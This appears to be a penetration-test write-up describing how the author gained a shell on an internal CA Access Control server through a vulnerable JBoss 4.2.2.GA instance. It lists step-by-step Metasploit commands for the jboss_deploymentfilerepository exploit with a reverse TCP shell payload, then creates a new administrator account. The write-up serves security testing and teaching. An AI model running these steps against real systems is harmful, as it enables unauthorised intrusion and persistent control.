Owning A CA Control ACCESS SERVER

Documented By:
Sanehdeep Singh
Saneh447@gmail.com

Owning A CA Control Access Server

During the Internal Penetration Testing in my company, I got a chance to do pen test on CA Control Access Server. It's very difficult task for me to get the shell of CA Access Control Server Shell because CA Server is fully patched (OS & Application Patches) and Symantec Endpoint Protection is installed on it.

CA Access Control Server (Target Machine)

1) CA Access Control installed on Windows Server 2008 and its IP Address is 192.168.42.61.

2) Windows Server 2008 is fully patched (OS & Application Patches).

3) Symantec Endpoint Protection is installed on it and fully updated.

Backtrack 5 R2 (Attacker Machine)

1) Attacker is using Metasploit for exploiting the Vulnerability.
2) IP Address of Attacker Machine is 192.168.42.62.


Vulnerability Found In CA Control Access Control Server

During the Information gathering part, I came to know that CA Control Access Control is using jboss-4.2.2.GA. I search on Google and I found one Metasploit exploit for the same. Jboss-4.2.2.GA is Vulnerable to JBoss Java Class DeploymentFileRepository WAR Deployment. I used the same exploit to owning a CA Access Control Server and I successfully get the shell of CA Access Control Server. After getting the shell I create a new user in CA Server and escalate his privilege to administrator.


Proof of Concept

CA Access Control Server (Target Machine)

1. Symantec Endpoint Protection is installed and fully updated on Target Machine.




2. Target Machine is fully patched and no updates are available for it.




Backtrack 5 R2 (Attacker Machine)


3. Attacker is using **multi/http/jboss_deploymentfilerepository** exploit available in Metasploit.
   use exploit/multi/http/jboss_deploymentfilerepository




4. Attacker has to provide the IP address of target machine.
   Set RHOST 192.168.42.61




5. Attacker has to provide the port no of target machine on which vulnerable service is running.
   Set RPORT 18080




6. Attacker has to set the payload. Here I am using **generic/shell_reverse_tcp** payload. Payload is the actual code which runs after exploitation.
   Set payload generic/shell_reverse_tcp




7. Attacker has to provide the IP address of his own machine.
   Set LHOST 192.168.42.62



8. Now write exploit and Hit Enter. Now exploit will execute on target machine. If its successfully exploit the vulnerability, Our payload will execute on target machine and give shell to the attacker machine.



9. Here we get the shell of our target machine. It means we successfully exploit the vulnerable service running on target machine.



10. Attacker will add new user in target machine and the new user into administrators group.